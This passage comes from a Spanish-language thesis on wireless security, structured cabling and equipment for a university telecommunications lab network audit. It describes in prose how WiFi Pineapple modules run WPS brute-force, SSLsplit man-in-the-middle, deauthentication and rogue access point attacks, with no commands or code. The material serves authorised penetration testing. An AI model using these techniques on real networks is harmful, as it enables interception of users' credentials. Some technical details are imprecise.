2.2.9 Condiciones de seguridad en redes inalámbricas

La seguridad en las redes inalámbricas es menor a la seguridad en la red cableada (Ethernet) debido que esta transmite entre dos puntos interconectados por un cable, a diferencia de la red inalámbrica que transmite ondas de radio en modo omnidireccional, las consecuencias para la seguridad disminuyen debido a que diferentes equipos de personas dentro de un rango de cobertura pueden estar monitoreando la red. Podemos acogernos a tres conceptos fundamentales para reducir la inseguridad en las redes inalámbricas.

2.2.9.1 Autenticación

La autenticación nos da garantía que los equipos de los usuarios que acceden al mismo nodo son legítimos de la red para esto los usuarios tendrán conocimiento de seudónimos y contraseñas para el acceso. [6]

2.2.9.2 La confidencialidad

Para que una red sea confidencial debe tener configuraciones de encriptación de datos (codifica el mensaje original para ser enviado), para ello solo el emisor y receptor tendrán conocimientos para descifrar el contenido de sus mensajes, de esta manera evitar que un intruso obtenga los datos de la red.

2.2.9.3 Integridad

La integridad se encarga de verificar que no haya modificaciones en el mensaje, que la trama enviada sea igual a la trama recibida. La FCS (secuencia de verificación de trama) es responsable de la integridad del paquete transmitido, ya que determinan si un paquete se ha alterado por algún error en el sistema de transmisión. [6]

2.2.10 Niveles de seguridad

2.2.10.1 Sistemas abiertos.

Los sistemas de acceso abierto se caracterizan por no tener ninguna seguridad de encriptación o contraseñas para acceder a la conexión por medio de un punto de acceso, en su gran mayoría podemos encontrar estas redes abiertas en instituciones de educación o espacios públicos administrados por los municipios.

2.2.10.2 Privacidad equivalente a cableado (WEP)

Es la mejor opción cuando se refiere a la compatibilidad entre los diferentes equipos y estándares WIFI, este protocolo de seguridad se encarga de cifrar los datos a enviar para que sean decodificados por los diferentes dispositivos conectados a la red, para esto los miembros deben compartir una clave de acceso PSK de seguridad, en la actualidad este protocolo de seguridad es débil, ya que se puede infiltrar realizando ataques por métodos de fuerza bruta para obtener la contraseña. [6]

2.2.10.3 WPA

Es una evolución del protocolo de seguridad WEP, lanzado en el año 2003 por wifi alliance, a diferencia de WEP que trabaja con contraseñas de seguridad de 64 bits, el protocolo WPA utiliza claves de 128 bits para fortalecer el cifrado mediante la clave de acceso a la red, al protocolo WPA también se añadió TKIP (protocolo de integridad de clave temporal), por medio de este protocolo se utilizaban contraseñas por paquetes de datos comprobando la integridad del mensaje al eliminar las contraseñas únicas o fijas del protocolo WEP. El protocolo WPA, al igual que WEP en la actualidad puede ser vulnerado debido a un sistema complementario (WPS) que inició junto con la instalación de WPA. [6]

2.2.10.4 WPA2

El protocolo de seguridad WPA2 es una actualización del protocolo WPA, comenzando a operar oficialmente en el año 2006, entre las mejoras que tiene este protocolo está el uso obligatorio del código de AES (advanced Encryption standard), además el protocolo de integridad de clave temporal TKIP , encargado de solucionar los problemas que tenía el protocolo WEP, es reemplazado por el CCMP (Counter Cipher Mode with Block Chaining

Message Authentication Code Protocol) debido a que ofrece a los usuarios mayor seguridad por el mecanismo de cifrado que el protocolo contiene.

La seguridad de este protocolo no permite perpetrar a un atacante fuera de la red, pero un usuario puede hacer un uso mal intencionado de la red, pudiendo sacar claves para acceder a la información de los otros clientes conectados. Este protocolo tiene el mismo problema que WPA al tener acceso al botón WPS para acceder a la red fácilmente. [6]

2.2.11 Estándares de cableado estructurado.




Figura 19: Estándares relacionados al cableado estructurados.

Fuente: Siemens-soluciones de cableado estructurado.

2.2.11.1 ISO - IEC.

ISO (organización internacional para normalización) junto con IEC (comisión de electrotecnia internacional) elaboraron una actualización de la normativa del cableado estructurado 11801 segunda edición publicándola en 2002, esta normativa puede especificar las instalaciones, tanto de edificios únicos como de un área extensa o campus para telecomunicaciones, optimizándose para cubrir hasta 2000 m2 de distancia, interconectando de 50 a 10000 usuarios, ya que se puede utilizar cable para transmisión de datos (UTP, STP, Coaxial) y fibra óptica permitiendo compatibilidad entre diferentes servicios, ya sea voz, dato o imagen. [14]. En la siguiente imagen se puede identificar

parámetros de conexión del cableado genérico y los elementos que contienen el sistema para crear subsistemas.




Figura 20: Estructura del cable genérico.

Fuente: Siemens-soluciones de cableado estructurado

CD: distribuidor de campus

BD: distribuidor de edificios

FD: distribuidor de planta.

CP: Punto de consolidación

TO: toma de comunicaciones.

Los sistemas estándar ISO-IEC se dividen en tres subsistemas:

Subsistemas campus o back-bone de campus.

Subsistema de edificios o back-bone de edificios

Subsistema horizontal.

2.2.11.1.1 Subsistemas campus o back-bone de campus.

Es la parte más amplia que contiene la red ya que están conectados todos los edificios que conforman el nodo central, siendo la parte más extensa se recomienda la instalación por medio de fibra óptica debido a que este medio de propagación proporciona inmunidad a interferencias electromagnéticas y un mayor ancho de banda para el envío de paquetes de datos.




Figura 21: Líneas de conexión entre edificios.

Fuente: Elaborado por autor.

2.2.11.1.2 Subsistemas de edificios o back-bone de edificios.

El subsistema de edificio se implementa para mantener comunicados a cada uno de los pisos mediante cables de par trenzado o F.O (fibra óptica). La conexión mediante par trenzado puede extenderse a una distancia máxima de 100m recomendables con anchos de banda de 1200 MHz, mientras que la fibra óptica siempre tiene mayor ventaja que el cable de cobre por sus propiedades.




Figura 22: Líneas de conexión entre pisos de edificio.

Fuente: Elaborado por autor.

2.2.11.1.3 Subsistema horizontal.

Las conexiones del subsistema horizontal forman una topología estrella debido a que desde el distribuidor central se interconectan a las tomas de los equipos de telecomunicaciones, a una distancia no mayor de 90 m como establece las normas.



Figura 23: Conexión de equipo en planta

Fuente: Elaborado por autor.

Las implementaciones, mediante cable genérico, conectado desde un repartidor central dan paso a una topología de conexión en forma de estrella que a medida que se distribuyen entre el subsistema de edificios hasta llegar a subsistema horizontal, donde puede cambiar el estado de la topología de red dependiendo de las conexiones de los equipos en el área.

2.2.11.1.4 Parámetros a considerar para instalaciones.

Tipos de cables

La norma ISO-IEC toma en cuenta 3 tipos de cable para realizar las instalaciones en distintas áreas, entre ellos tenemos el cable de par trenzado, el cable coaxial y la fibra óptica. Cada uno de estos medios utilizado para transportar información tiene diferentes características dependiendo de la distancia de conexión, ancho de banda o las múltiples atenuaciones electromagnéticas del área. [14]

Par trenzado.

Es el cable más utilizado para interconexiones de datos, siendo utilizado en primeras instancias para telefonía fija, dando inicio a las redes de comunicación. En la actualidad podemos encontrar cables multipar de 25, 50, 100, 200 hasta 300 pares, cada uno de estos trenzados en pares para reducir las interferencias electromagnéticas o ruido producidos por el medio. [14]

Par trenzado no apantallado (UTP)

Siendo utilizado principalmente en Europa en instalaciones de redes de área local con conectores RJ45 ya que cuenta con algunas ventajas significativas como es el valor y la facilidad de manipular el cable, pero también tiene una gran desventaja como es el error de tasa de transmisión, comparándolas con otros tipos de cables. Los cables UTP más utilizados para envíos de datos con respecto a su impedancia son de 100, 120 y 150 ohmios.

Par trenzado apantallado (STP)

A diferencia del UTP su conexión es por medio de RJ-49 siendo más utilizado en redes de Estados Unidos, cada uno de los pares que contiene el cable es revestido con mallas metálicas y posteriormente con láminas blindadas, ya que el error de tasa es disminuido. El costo del cable es mayor al UTP por algunas características de fabricación siendo más robusto y de difícil manejo.

Par trenzado con aluminio (FTP)

Tiene similares características que el cable STP, pero los pares son recubiertos por láminas de aluminio teniendo un costo mucho mayor que el STP, en la instalación se debe tener en cuenta la conexión a tierra.

Clasificación del cable balanceado.

Categoría	Frecuencia (Mhz)	Tipo	Aplicación
categoría 3C	16	UTP	voz analógica
categoría 5D - 5E	100	UTP- STP	Ethernet 100/1000
categoría 6E	250	UTP- STP	Ethernet(1000)
categoría 6A	500	UTP- STP	Ethernet(10.000)
categoría 7F	600	STP	Ethernet(10.000)

Tabla 8: Clasificación cable balanceado.

Fuente: <http://guimi.net>

Cable coaxial

Otro de los medios para transportar información es el cable coaxial, su construcción está dada por un núcleo principal o conductor rodeada de un dieléctrico de material aislante y recubierto por una malla de aluminio y otra de papel, finalmente con un recubrimiento para el cable. Este medio de comunicación fue reemplazado por el cable UTP debido a que el cable coaxial tiene mayor grosor e impedía las instalaciones dentro de las canaletas de los conductores eléctricos.

Fibra óptica

La fibra óptica sin duda es el mejor medio que se conoce para la transmisión de información debido a varias ventajas, entre ellas mencionamos: las transmisiones pueden cubrir grandes distancias, posee un gran ancho de banda y la tasa de error en el envío es mínima, comparada con otro medio. Pero las instalaciones con este medio de transmisión son muy costosas, ya que se requieren equipos especiales para el tratamiento de conversión de señal eléctrica a óptica.

La fuente de luz que se introduce en la fibra es por medio de LED e ILD, las cuales emiten haz de luz por pulsos que se propagan a través de la fibra.

Selección del tipo de cableado

El cable de cobre y fibra óptica deberán cumplir requisitos como tener resistencia al fuego en caso de algún incendio para que no se genere demasiado humo y las canalizaciones subterráneas, tendrán más protección contra la humedad, roedores, campos eléctricos y magnéticos para preservar la vida útil de los cables.

Se debe utilizar fibra óptica cuando las distancias de conexión superan los 100 metros, esto se da cuando se requiere interconectar más de un edificio, para que la red sea más segura debido a que la fibra utiliza equipos especiales para establecer conexión, también es recomendable la instalación por F.O cuando en el área pueda haber demasiado ruido electromagnético que impida a los equipos tener mayor rendimiento.

Si en el área de instalación no se identifican los problemas mencionados se puede proceder a la utilización de cable de cobre, esto abarataría los costos de instalación y facilitaría las futuras modificaciones.

Canalizaciones

Las canalizaciones son ductos planificados al momento de realizar una construcción o instalación donde se conectará el sistema de cableado. El objetivo de utilizar canalizaciones en las instalaciones de cables es para proteger la integridad del cable, soportar el peso e interconectar equipos con el armario. Se deben ajustar a la pared mediante abrazaderas colocadas cada cuatro metro.



Figura 24: Clasificación cable balanceado.

Fuente: Elaborado por autor

Las canalizaciones de cables que llevan información deben estar separadas de corrientes fuertes en la siguiente tabla se muestran detalles:

fuente puntual < 480V	Separación según potencia KVA.		
	<2	2,5	>5
Equipos eléctricos no apantallado o corriente alterna	13 cm	30 cm	60 cm
Equipos eléctricos no apantallados cerca de conexiones a tierra.	6 cm	15 cm	30 cm
líneas apantalladas	0 cm	15 cm	30 cm
Motores, transformadores o aires acondicionados.	100-200 cm	100 - 120 cm	100 - 120 cm
Balastros o fluorescentes.	12 - 30 cm	12 - 30 cm	12 - 30 cm

Tabla 9: Distancias con fuentes de corriente alterna.

Fuente: <http://guimi.net>

2.3 MARCO TEÓRICO

Un proceso de auditoría es la revisión exhaustiva de diferentes parámetros y procedimientos establecidos para evaluar las formas de operar y administrar los bienes y recursos al máximo, la necesidad de satisfacer a los clientes hace que una compañía crezca a nivel de producción y con ello nace una nueva forma de supervisar y controlar los recursos.

En el año 2010, en la capital de Colombia, Bogotá se realizó el estudio DISEÑO DE LA RED INALÁMBRICA WIFI PARA LA EMPRESA PROCIBERNETICA, en el cual se analiza parámetros importantes como son: Cobertura, velocidad y los requerimientos que necesitará la red a diseñarse para una ubicación específica, de esta manera configurar los equipos bajo parámetros adecuados. El estudio toma en cuenta las atenuaciones causadas por paredes y dispositivos que se encuentran en el lugar. [8]

En el 2011, en la ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO, cantón de Riobamba, se desarrolló el estudio APLICACIÓN DE HACKING ÉTICO PARA LA DETERMINACIÓN DE VULNERABILIDADES DE ACCESO A REDES INALÁMBRICAS WIFI, en el cual se diseña un ambiente para ejecutar pruebas para el análisis de vulnerabilidades mediante las herramientas de auditorías de redes como son wifway y backtrack las cuales se ejecutan por interfaz gráfica o líneas de comandos por scripts internos de aircrack-ng. [15]

En el 2015, en la Universidad de Carlos III MADRIG, se desarrolló el estudio AUDITORÍA Y CONTROL DE REDES INALÁMBRICAS, cuyo propósito tenía el análisis de diferentes tipos de redes, en especial las redes inalámbricas utilizadas en hogares para determinar las debilidades que pueden ser aprovechadas por personas que buscan perjudicar a usuarios de estas redes, en el estudio se determina varios tipos de amenazas que pueden sufrir la redes inalámbricas y propone posibles soluciones para mitigar los ataques. [11]

CAPÍTULO III

DESARROLLO DE LA PROPUESTA

COMPONENTES DE LA PROPUESTA (LÓGICOS Y FÍSICOS)

3.1 COMPONENTES FÍSICOS

Para cumplir con los objetivos del proyecto se adquirirán equipos para el acceso de usuarios a la red de datos, implementar el uso de cableado estructurado y el análisis de vulnerabilidades que pueda sufrir la red inalámbrica.

3.1.1 Punto de acceso.

Es un dispositivo que funciona como puente entre equipos inalámbricos y la estación, enviando y recibiendo paquetes de datos de forma inalámbrica a una red cableada y viceversa. El punto de acceso trabaja en un segmento de red WLAN mientras que la conexión de estación al punto de acceso es un segmento de red LAN o Ethernet cableada. El punto de acceso permitirá a estudiantes y docentes acceder a datos mediante la WLAN. Para la selección de los equipos se tomará algunas características necesarias requeridas para el proyecto comparando dispositivos de marcas diferentes. [16]

	MARCAS	
	RUCKUS 720	UNIFI AC LITE
PUNTO DE ACCESO		
FRECUENCIA	BANDA DUAL (2,4 GHZ Y 5 GHZ)	BANDA DUAL (2,4 GHZ Y 5 GHZ)
GANANCIA	4 db	DOS ANTENAS DE 3 DBI
ANCHO DE HAZ	360 GRADOS.	360 GRADOS.

VELOCIDAD	867 Mbps	EN 2,4 GHZ HASTA 867 MBPS 5GHZ HASTA 300 MBPS
POTENCIAS	10 dbm	20 dbm POR BANDA
CLIENTES MÁXIMOS	512	100 USUARIOS
ESTÁNDARES WIFI	802.11a/b/g/n/ac	802.11a/b/g/n/ac
PRECIO	270	120

Tabla 10: Comparación de puntos de acceso.

Fuente: Elaborado por el autor.

Mediante comparación de ambos dispositivos se concluye que el punto de acceso UNIFI AC LITE es el equipo que se necesita para el proyecto, en relación precio-rendimiento, ya que incluye ciertas características en su servidor virtual, tales como:

- ✓ Banda dual (2.4 GHz y 5 GHz)
- ✓ Compatibilidad con navegadores web para administración de la red.
- ✓ Creación de 2 o más SSID para verificar el uso de cifrado.
- ✓ Permite escoger una potencia deseada para limitar el área de cobertura.
- ✓ Excelente rendimiento en transferencia de datos para satisfacer las necesidades de navegación del usuario.
- ✓ Aplica tecnología MIMO para brindar mejor calidad (QOS) de servicio.
- ✓ Alta densidad de usuarios para que los estudiantes conecten sus equipos requeridos para navegación.

3.1.2 Tarjeta de red

Es un dispositivo que se conecta a una computadora para tener acceso a datos a través de ondas de radio. Como el objetivo del proyecto es el análisis de las redes inalámbricas en doble banda se necesitará una tarjeta de red, adaptador de red LAN o interfaz de red física, para acceder por medio de las ondas que irradia el equipo.

Podemos encontrar tarjetas de red externas las cuales pueden conectarse y desconectarse sin necesidad de abrir el CPU, ya que su conexión es mediante USB y tarjetas internas las cuales van instaladas directamente para que interactúen con la placa madre del computador.



Figura 25: Tarjetas de red inalámbricas externas

Fuente: informaticamoderna.com.



Figura 26: Tarjetas de red inalámbricas internas.

Fuente: Elaborado por el autor.

Las computadoras que se encuentran en los laboratorios de telecomunicaciones, para tener conexión a internet por medio de los puntos de acceso instalados en la zona, deben contar con una tarjeta de red inalámbrica, ya que tener acceso a datos por medios inalámbricos evitaría extender cable UTP para cada uno de los equipos. Los laboratorios son los lugares donde los estudiantes realizan prácticas de las diversas materias, razón por la que ingresan y salen de estos lugares, por tal motivo es recomendable insertar una tarjeta de red interna para que no pueda extraviarse el equipo.

3.1.3 Switches HPE OfficeConnect serie 1920.

Es un enrutador estático que permite alcanzar velocidades de transmisión de datos de un gigabyte por segundo. Permite manipular un servidor virtual y administrar cada uno de los puertos del switch, este dispositivo ofrece a los usuarios varios beneficios como:

- Interfaz de configuración simple mediante servidor web.
- Mayor seguridad ya que permite cifrar los datos que genera la red.
- Una mejor calidad de servicio para asignación de prioridades.
- Mejor rendimiento, mediante la tecnología half dúplex y full dúplex podría duplicar la capacidad en cada uno de su puerto.



Figura 27: Enrutador o switch serie 1920

Fuente: Elaborado por autor.

El laboratorio de telecomunicaciones está equipado con varios de estos equipos para la interconexión de antenas, routers y teléfonos IP que se encuentran en el lugar. Se ha escogido este enrutador para configurar dos puertos, uno para la conexión del punto de acceso y el otro para la conexión de la wifi pineapple.

3.1.4 PINEAPPLE TETRA.

Es un dispositivo que sirve para realizar auditorías o pruebas de penetración a redes inalámbricas, con el objetivo de analizar las comunicaciones y capturar el tráfico que realizan los usuarios, de esta manera recopila información. [17] El equipo contiene varias características tales como:

- Banda dual 2.4 GHz y 5 GHz
- Memoria RAM de 64 MB
- Estándares IEEE 802.11 a/ b/ g/ n
- Antenas de 5 dbi
- PIRE DE 29 dbm
- CPU: Atheros AR 9344 DE 533 MHz.



Figura 28: Pineapple Wifi tetra

Fuente: Elaborado por autor.

El dispositivo fue escogido porque integra múltiples módulos o aplicaciones en un solo equipo, los cuales pueden ser descargados y actualizados de manera gratuita, estos módulos permiten ejecutar varios tipos de ataques a una red inalámbrica como hombre en el medio (MitM), obtención de claves de puntos de acceso, phishing, entre otros.

Los celulares, laptop y tabletas guardan los datos de las redes en las que han accedido anteriormente, estos equipos cuando tienen habilitado la opción de wifi emiten ondas para verificar si existe una red cercana, conocida para establecer comunicación, es aquí donde actúa el dispositivo pineapple wifi reemplazando puntos de acceso legítimos por puntos de accesos ficticios para recoger información de los clientes que se conecten a través de este dispositivo, la información recogida es guardada en una SD CARD o en su memoria interna para posteriormente ser analizado.

3.1.5 DISPOSITIVOS PARA CABLEADO ESTRUCTURADO.

Los materiales a utilizar para la instalación del punto de acceso estarán basados en la norma de cableado estructurado ISO 11801.

3.1.5.1 Cable UTP CATEGORIA 6E

Como medio de comunicación entre el switch y el punto de acceso se utilizará cable UTP categoría 6E, el cual contiene 8 contactares en 4 pared trenzados, la velocidad de transmisión es mucho mayor y reduce el nivel de atenuaciones con respecto al cable categoría 5.

3.1.5.2 Conectores RJ-45

Estos conectores deben ser para el cable UTP categorías 6, los cuales constan del conector y los separadores de los pares. También las terminales de los conectores rj-45 deben ser protegidas por las chaquetas o capuchas para cable categoría 6.



Figura 29: Cable y conector RJ45 categoría 6

Fuente: Elaborado por autor

3.1.5.3 Tubo PVC ½

Para protección del cable, físicamente deberá ir dentro del tubo PVC, hasta llegar a la escalerilla del cableado donde se juntará con los demás cables de datos. De igual manera, donde existan curvaturas, se conectarán codos de PVC del mismo diámetro para evitar que el cable exceda su grado de curvatura y provoque distorsión o interferencia en el dato enviado.



Figura 30: Tuvo PVC para instalación de cables.

Fuente: Elaborado por el autor.

3.1.5.4 Testeadora.

Son dispositivos encargados de medir la continuidad en cada uno de los cables UTP, para certificar que los extremos están muy bien ponchados, conectando los puntos al dispositivo y verificando mediante secuencia de los LED incorporados el correcto funcionamiento. Es de gran importancia comprobar la continuidad en los cables para identificar que el enlace sea 100 % estable.



Figura 31: Certificadora para cable categoría 6.

Fuente: Elaborado por el autor.

3.2 COMPONENTES LOGICOS

Se utilizará algunos programas para verificar y analizar varios parámetros necesarios en la ejecución del proyecto.

3.2.1 Rendimiento de una WLAN.

El análisis de la cobertura bajo un ambiente real donde existan obstáculos e interferencias permitirá determinar parámetros para optimizar el espectro radio eléctrico que es emitido por el AP, este estudio ayudará a mejorar el rendimiento de la red, el cual está orientado a la evaluación de los requerimientos de velocidad que necesitan las aplicaciones más utilizadas dentro del laboratorio de telecomunicaciones, razón por la cual es importante estar en la zona de cobertura de la red, además para optimizar este parámetro se debe estimar una cantidad de usuarios que pueden establecer conexión en un mismo tiempo con la Wlan para identificar la capacidad total en velocidad de navegación que necesitaría el Ap.

Para optimizar el rendimiento de la red inalámbrica se utilizará el servidor virtual o controlador UNIFI configurando parámetros necesarios en la red.



Figura 32: Controlador UNIFI para administración

Fuente: Elaborado por autor.

3.2.2 Interferencias.

Las interferencias en las redes inalámbricas no solo son producidas por los diferentes obstáculos que se evidencia de forma física entre el emisor y receptor, sino también son causados por equipos electrónico operando a la misma frecuencia, es por esto que se analizará el espectro radio eléctrico en doble banda con el software INSSIDER, el cual proporcionará varios parámetros de las redes

- Lista de Puntos de acceso
- Niveles de potencia de los puntos de acceso
- Canales que utilizan
- Gráficas de niveles de señal
- Transferencia máxima y mínimo de datos.



Figura 33: Software InSSIDer para análisis de señales

Fuente: Elaborado por autor.

Todos estos datos que recogemos del análisis de InSSIDer nos permitirán optimizar la configuración o parámetros del punto de acceso.

3.2.3 Módulos de la PINEAPPLE

Para realizar pruebas de penetración a las redes inalámbricas, el dispositivo Wifi PINEAPPLE contiene varios módulos incluidos, pero para tener un mejor rendimiento se recomienda actualizarlos, a continuación se detallarán varios módulos del dispositivo.

WPS ATTACK.

El objetivo de este módulo instalado en la wifi pineapple es realizar ataques de fuerza bruta para obtener contraseñas que funcionan bajo los protocolos WPA Y WPA2 que contengan WPS activo mediante algunas herramientas como es reaver y bully que vienen preinstaladas en el módulo, para realizar este ataque se debe escoger la red a ser vulnerada y poner la interfaz en modo monitor.

SSLsplit

Es una aplicación que se incluye como un módulo en la wifi pineapple que sirve para engañar a un servidor que opera con solicitudes HTTPS rediriéndolo el tráfico a un servidor HTTP, que no posee encriptación. Así, luego se podrá realizar ataques man in the middle entre el servidor y el usuario permitiendo obtener datos personales o credenciales de interés para el atacante.

DEAUTH.

Este módulo nos permite realizar ataques de denegación de servicios que es desasociar a un usuario de una determinada red mediante la aplicación AIRCRACK-NG. Esto forzaría a un usuario a desconectarse y posteriormente a asociarse a un ROGUE AP (punto de acceso falso).




Figura 34: Controlador wifi pineapple para pruebas de penetración.

Fuente: Elaborado por el autor.

3.2.4 Plano eléctrico y red.

Es una representación gráfica en la cual se detalla de forma comprensible cada una de las conexiones eléctricas y componentes utilizados en un sitio determinado. Los esquemas eléctricos se construyen con un conjunto de:

- Símbolos para interpretar el dispositivo conectado.
- Abreviaturas para identificar el componente.
- Cableado para interconectar los elementos del esquema.

El departamento de obras civil de la Universidad Estatal Península de Santa Elena proporcionó el esquema eléctrico realizado con AutoCAD en los laboratorios de electrónica y automatización, centro de desarrollo empresarial y apoyo al emprendimiento y el laboratorio de telecomunicaciones, para verificar que las conexiones eléctricas, en el lugar, no interfieran con lo especificado en la norma del cableado estructurado ISO 802.11.

3.2.5 Plano arquitectónico.

Al igual que el plano eléctrico, es una representación gráfica donde visualizamos la estructura de un lugar en específico para identificar:

- Dimensiones del lugar.
- Materiales de oficina que existen.
- Servicios que ofrecen.




Figura 35: Plano arquitectónico realizado por el departamento de obra civil.

Fuente: Departamento de obra civil UPSE.

Como se observa en el plano que realizaron con AutoCAD no se distingue de manera nítida, por esta razón se escogió el software sketchup para realizar el plano, ya que se puede visualizar de varias maneras y permite colocar componentes que existen en el laboratorio para una mejor simulación. El software permite visualizar en tercera dimensión 3D la estructura del cableado que será implementado bajo normas ISO 11801.



 **SketchUp Pro**

Figura 36: Software sketchup para arquitectónico del laboratorio.

Fuente: sketchup

3.3 DISEÑO DE LA PROPUESTA.

